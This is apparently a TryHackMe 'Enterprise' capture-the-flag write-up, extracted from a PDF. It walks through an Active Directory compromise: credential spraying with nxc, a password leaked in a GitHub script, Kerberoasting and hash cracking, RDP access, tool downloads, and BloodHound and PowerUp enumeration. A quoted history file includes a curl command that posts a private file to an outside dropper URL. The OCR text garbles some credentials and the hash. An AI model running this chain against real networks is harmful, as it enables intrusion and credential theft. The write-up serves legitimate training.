
(root@kali)-[~/.../Microsoft/Windows/Powershell/PSReadline]
#
```



```
/root/thm/enterprise/LAB-ADMIN/AppData/Roaming/Microsoft/Windows/Powershell/PSReadline/Consolehost_history.txt

(root@kali)-[~/.../Microsoft/Windows/Powershell/PSReadline]
# cat Consolehost_history.txt
cd C:\
mkdir monkey
cd monkey
cd ..
cd ..
cd D:
cd D:
cd D:
D:\\
mkdir temp
cd temp
echo "replication:101RepAdmin123!!>private.txt
Invoke-WebRequest -Uri http://1.215.10.99/payment-details.txt
more payment-details.txt
curl -X POST -H 'Content-Type: ascii/text' -d .\private.txt' http://1.215.10.99/dropper.php?file=itsdone.txt
del private.txt
del payment-details.txt
cd ..
del temp
cd C:\
C:\
exit
```

I tested the credential to see if I could use it for command execution but failed.



```
(root@kali)-[~/thm/enterprise]
# nxc winrm 10.10.247.158 -u replication -p '101RepAdmin123 !'
WINRM          10.10.247.158      5985    LAB-DC          [*] Windows 10 / Server 2019 Build 17763 (name:LAB-DC) (domain:LAB.ENTERPRISE.THM)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM          10.10.247.158      5985    LAB-DC          [-] LAB.ENTERPRISE.THM\replication:101RepAdmin123 !

(root@kali)-[~/thm/enterprise]
# nxc rdp 10.10.247.158 -u replication -p '101RepAdmin123 !'
RDP           10.10.247.158      3389    LAB-DC          [*] Windows 10 or Windows Server 2016 Build 17763 (name:LAB-DC) (domain:LAB.ENTERPRISE.THM) (nla=False)
RDP           10.10.247.158      3389    LAB-DC          [-] LAB.ENTERPRISE.THM\replication:101RepAdmin123 ! (STATUS_LOGON_FAILURE)

(root@kali)-[~/thm/enterprise]
# nxc smb 10.10.247.158 -U replication -p '101RepAdmin123 !'
SMB           10.10.247.158      445     LAB-DC          [*] Windows 10 / Server 2019 Build 17763 x64 (name:LAB-DC) (domain:LAB.ENTERPRISE.THM) (signing=True) (SM_Bv1=False)
SMB           10.10.247.158      445     LAB-DC          [-] LAB.ENTERPRISE.THM\replication:101RepAdmin123 !! STATUS_LOGON_FAILURE
```

The atlassian login page said they were shifting to github, so i looked for its github.

Google

Enterprise-THM github

All Videos Images News Short videos Forums Shopping More Tools

GitHub https://github.com/Enterprise-THM

Enterprise.THM

About Us

Pull requests

Actions

Enterprise-TIM/About-Us

Packages · Enterprise.THM

More results from github.com »

I found the organization on github and viewed its peoples.

Enterprise.THM

TryHackWho?

Overview Repositories Projects Packages People

Popular repositories

About-Us

Find a repository... Type Sort

About-Us

Updated on Mar 12, 2021

The screenshot shows a Firefox browser window with several tabs open. The active tab is 'Members · People · Enterprise.THM'. The URL is https://github.com/orgs/Enterprise-THM/people. The page displays the 'People' section of the organization 'Enterprise.THM'. A search bar at the top right contains the placeholder 'Find a member...'. Below it, there are two tabs: 'Organization permissions' and 'Members', with 'Members' being the active tab. A user profile for 'Nik-enterprise-dev' is highlighted, showing a yellow and white checkered icon as the profile picture. To the right of the profile picture is the username 'Nik-enterprise-dev' and a 'Follow' button. At the bottom of the page, there is a footer with links to GitHub's Terms, Privacy, Security, Status, Docs, Contact, Manage cookies, and a note about not sharing personal information.

I accessed the user profile and viewed the uploaded script and found a new set of credentials.

The screenshot shows a Firefox browser window with several tabs open. The active tab is 'Nik-enterprise-dev · GitHub'. The URL is https://github.com/Nik-enterprise-dev. The page displays the user profile for 'Nik-enterprise-dev'. The 'Overview' tab is selected. On the left, there is a large circular profile picture with a yellow and white checkered pattern. Below it, the username 'Nik-enterprise-dev' is displayed, along with a 'Follow' button. It also shows '3 followers' and '0 following'. On the right, there is a section titled 'Popular repositories' which lists 'mgtScript.ps1' (PowerShell, 1 star, 6 forks). Below that is a section titled '0 contributions in the last year' with a grid-based contribution chart for May 2025. The chart shows activity on Monday, Wednesday, and Friday. At the bottom, there is a section titled 'Contribution activity' with a timeline from May 2025 back to 2022, stating 'Nik-enterprise-dev has no activity yet for this period.'

```

    ...
    @@ -0,0 +1,7 @@
    1 + Import-Module ActiveDirectory
    2 + $userName = 'nik'
    3 + $userPassword = 'ToastyBoi!'
    4 + $securePw = ConvertTo-SecureString $userPassword -AsPlainText -Force
    5 + $computers = New-Object -TypeName "System.Collections.ArrayList"
    6 + $computer = $Get-ADComputer -Filter * | Select-Object Name
    7 + for ($index = -1; $index -lt $computer.count; $index++) { Invoke-Command -ComputerName $index -ScriptBlock {>>>

```


These were valid credentials but it didn't allow us to execute commands.

I used these credentials to look for any other share that might be reserved for the user.

Share	Permissions	Remark
ADMIN\$	READ	Remote Admin Default share
C\$	READ	
Docs	READ	
IPC\$	READ	Remote IPC
NETLOGON	READ	Logon server share
SYSVOL	READ	Logon server share
Users	READ	Users Share. Do Not Touch!


I then enumerated the users and found the credential of another user in its description.

I tested these creds aswell but it didnt provide access to the system.




```
root@kali:~/thm/enterprise] # cat creds
nik : ToastyBoi!
contractor-temp : Password123!
[...]
root@kali:~/thm/enterprise] # nxc smb 10.10.247.158 -u 'contractor-temp' -p 'Password123'
SMB 10.10.247.158 445 LAB-DC [+] Windows 10 / Server 2019 Build 17763 x64 (name:LAB-ENTERPRISE.THM) (signing:True) (SMBv1:False)
SMB 10.10.247.158 445 LAB-DC [+] LAB.ENTERPRISE.THM\contractor-temp:Password123!
[...]
root@kali:~/thm/enterprise] # nxc rdp 10.10.247.158 -u 'contractor-temp' -p 'Password123'
RDP 10.10.247.158 3389 LAB-DC [+] Windows 10 or Windows Server 2016 Build 17763 (name:LAB-DC) (domain:LAB.ENTERPRISE.THM) (nla:False)
RDP 10.10.247.158 3389 LAB-DC [+] LAB.ENTERPRISE.THM\contractor-temp:Password123!
```

I then looked for kerberoastable accounts and got the kerberoast hash for the user bitbucket .




```
root@kali:~/thm/enterprise] # impacket-GetUserSPNs LAB.ENTERPRISE.THM/nik:'ToastyBoi!' -dc-ip 10.10.247.158 -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[...]
ServicePrincipalName Name MemberOf [...]
HTTP/LAB-DC bitbucket CN=sensitive-account,CN=Builtin,DC=LAB,DC=ENTERPRISE,DC=THM [...]
[...]
[-] CCache file is not found. Skipping ...
$krb5tgs$23$bitbucket$LAB.ENTERPRISE.THM$LAB.ENTERPRISE.THM/bithucket*$48e265a7068236f2647957f8b5d913a9$0489346cee12f58963e45b14638cb473e66f67bafcada8a569b4a23bba10ad46eb012601ff126c2e537a76314a87pb4b5b3c0dea815a52f1aa864c2f59de630c4f217e0b70816fb42701ebfdbe9df7f37f0f87124eb/52a8c1216ba3a157d88d71cf2eb/ba4/19dh604/5984/f172d35cad50c0d0954/9d501d2a7e50b4/32ec8c33a7303e16140cd35c165b631080d615392b355c35a94/e7163edaa00138185bc8e30c2102c9ec157714b03cd832ae5ac14e1664e98aa/f35be8ee792d62d7aa3d858dd82ba92be0dff117c9d83cc9769b91cac49e695e1697da0239faa4e1148680073d461c6g90949e17186d23a1094d520765a12d1d/d6245b68b67/7233812175eee6f14/0e6000a360c22a12bfe975580d9522598d73279b71234ef727fb259e4df4ca476bb84/82d2985559:c8c58c7f1675c4464b9fb0fcbe1ae5d5a350652d2e28f87a455a902942db4c9317f1f5a75214/a4fbab3b9aea53a1135b0550d12cb5d23f1a5fc5cd36645ecc13fdabbdd2be026134bf91601b902cc92fc57sed369c16e7adcc5843d04b1326b29d/cd0e7209a9e/81e99022a9f667790200e1f1a707ffa32f9d43929da80b08f10b3bf5270b78ba830e09bc93856e67d42fbb670b0f6aaaf576e94a5f6a7/2ba34beafbabdeb7/abc0579843czf108a5775036978dce560f98a/103de94e9f3c89de4221e047109dfcd77c7ba52bd84e713c20512a05d7b63215c6939518bda06176da8e7335483e81dcf0b06967173674499c9804d51066b9cae85673b3ed0e1915f5fde5c5c1aaac146cha07a2e94/29eedab4/7a3fe12fe6b08ac/726bdef14cabe95b9f792b54cff47a2a619cb1a573203d582901d94598e7199dc2917cebc23c849a04b1f2dab3bc470c584d795094f3e533b91289156226f70c305fb003a200cbe5b92d11991f42fc51b5ca6bdc4d6b0d5e17794cf5a10df679d889a18b0df07a62233aea91276e861e91433138b620fbd4207bbd3d89b5965433bc476cd6503b6eb47597f86c2506c0979a8a45438f32f8cf1e8ec380bb2811e04551567f5d4671ad96e5a3c67f2297f497195c6d38fa1bc0386918c5aaabd4f7379c399abfb80e0d92ce67a6484edf281b2e675acf8a726172cce1fbfd40952441efaf6e35dcfc6a6edahd8a2ee937b7cd2b7acfb85ab22266aa8414237fd7477dc63d0b5058eaada97852187eff653fc4a87e1bbdbfb3b41e2d9387673c833e2992cdcfcdb9907068b5e0841122604c6807eba6d4f2c1c5ead55f16cbeccb1cc1bd606bfea9cc40bd067664b2f378decc4e049b2
```

I then cracked the hash using john




```
root@kali:~/thm/enterprise] # john --wordlist=/usr/share/wordlists/rockyou.txt bitbucket.hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
littleredbucket (?)
1g 0:00:00:00 DONE (2025-05-05 02:03) 1.333g/s 2094Kp/s 2094Kc/s 2094KC/s livelife93..liss27
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Finally, I accessed the machine using this credential. Through rdp.



```
root@kali:~/thm/enterprise] # cat creds
nik : ToastyBoi!
contractor-temp : Password123!
replication : 101RepAdmin123!!!
bitbucket : littleredbucket
[...]
root@kali:~/thm/enterprise] # nxc rdp 10.10.247.158 -u 'bitbucket' -p 'littleredbucket'
RDP 10.10.247.158 3389 LAB-DC [+] Windows 10 or Windows Server 2016 Build 17763 (name:LAB-DC) (domain:LAB.ENTERPRISE.THM) (nla:False)
RDP 10.10.247.158 3389 LAB-DC [+] LAB.ENTERPRISE.THM\bitbucket:littleredbucket (Pwn3d!)
```



I then accessed the user flag from the Desktop.



## PRIVILEGE ESCALATION

I downloaded few tools for enumerating privilege escalation vectors.

- PowerView
- PowerUp
- Sharphound



```
Windows PowerShell
PS C:\temp> iwr http://10.21.17.140/PowerView.ps1 -OutFile C:\temp\PowerView.ps1
PS C:\temp> iwr http://10.21.17.140/PowerUp.ps1 -OutFile C:\temp\PowerUp.ps1
PS C:\temp> iwr http://10.21.17.140/SharpHound.exe -OutFile C:\temp\SharpHound.exe
PS C:\temp>
```


I first ran **sharphound** for comprehensive enumeration.

I downloaded the zip created by sharphound through smb share and uploaded it on **bloodhound**.

```
root@kali: ~/AD x root@kali: ~/AD x root@kali: ~/thm/enterprise x root@kali: ~/thm/enterprise x root@kali: ~/AD/BloodHound-linux-x64 x
File Actions Edit View Help
root@kali: ~/AD x root@kali: ~/AD x root@kali: ~/thm/enterprise x root@kali: ~/thm/enterprise x root@kali: ~/AD/BloodHound-linux-x64 x
[...]
# cat creds
nik : ToastyBoi!
contractor-temp : Password123!
replication : 10!RepAdmin123!!
bitbucket : littleredbucket

[...]
# smbclient \\\\10.10.89.223\\\\Docs -U "nik"
Password for [WORKGROUP]nik:
Try "help" to get a list of possible commands.
smb: \> ls
D 0 Tue May 6 01:36:34 2025
D 0 Tue May 6 01:36:34 2025
20250505223125_BloodHound.zip A 12457 Tue May 6 01:31:26 2025
RSA-Secured-Credentials.xlsx A 15360 Sun Mar 14 22:46:54 2021
RSA-Secured-Dокумент-PII.docx A 18432 Sun Mar 14 22:45:24 2021
smb: \> get 20250505223125_BloodHound.zip
getting file 20250505223125_BloodHound.zip of size 12457 as 20250505223125_BloodHound.zip (20.8 KiloBytes/sec) (average 20.8 KiloBytes/sec)
smb: \> |
```

I found an interesting permission. The *Replication* user was allowed to perform **dc-sync**.



I then ran **PowerUp** to look for misconfigurations in the local system.

REPLICATION@LAB.ENTERPRISE.THM

- Database Info
- Node Info
- Find Domain Admin Logons to non-Domain Controllers
- Kerberos Interaction
- Find Kerberoastable Members of High Value Groups
- List all Kerberoastable Accounts
- Find Kerberoastable Users with most privileges
- Find AS-REP Roastable Users (Don't RepPreAuth)
- Shortest Paths
- Shortest Paths to Unconstrained Delegation Systems
- Shortest Paths from Kerberoastable Users
- Shortest Paths to Domain Admins from Kerberoastable Users
- Shortest Path from Owned Principals
- Shortest Paths to Domain Admins from Owned Principals
- Shortest Paths to High Value Targets
- Shortest Paths from Domain Users to High Value Targets
- Find Shortest Paths to Domain Admins
- Custom Queries
- No user defined queries.

Windows PowerShell

```
PS C:\temp> ls
```

Directory: C:\temp

Mode	LastWriteTime	Length	Name
-a----	5/5/2025 10:31 PM	12457	20250505223125_BloodHound.zip
-a----	5/5/2025 10:20 PM	445954	PowerUp.ps1
-a----	5/5/2025 10:20 PM	924239	PowerView.ps1
-a----	5/5/2025 10:24 PM	1046528	SharpHound.exe
-a----	5/5/2025 10:31 PM	10394	YfM1yM150dktNGNiNy00ZDBiTg5YzItYwQxODY4MDbiMGY2.bin

```
PS C:\temp> Import-Module .\PowerUp.ps1
PS C:\temp> Invoke-AllChecks
```

```
ServiceName : zerotieroneservice
Path : C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
ModifiablePath : @({ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory})
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'zerotieroneservice' -Path <HijackPath>
CanRestart : True
Name : zerotieroneservice
Check : Unquoted Service Paths

ServiceName : zerotieroneservice
Path : C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
ModifiablePath : @({ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile})
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'zerotieroneservice' -Path <HijackPath>
CanRestart : True
```

MemberOf

Memberof

Memberof

Memberof


Memberof

Writedel

Contains

10:47 PM 5/5/2025

It discovered an unquoted service path vulnerability.



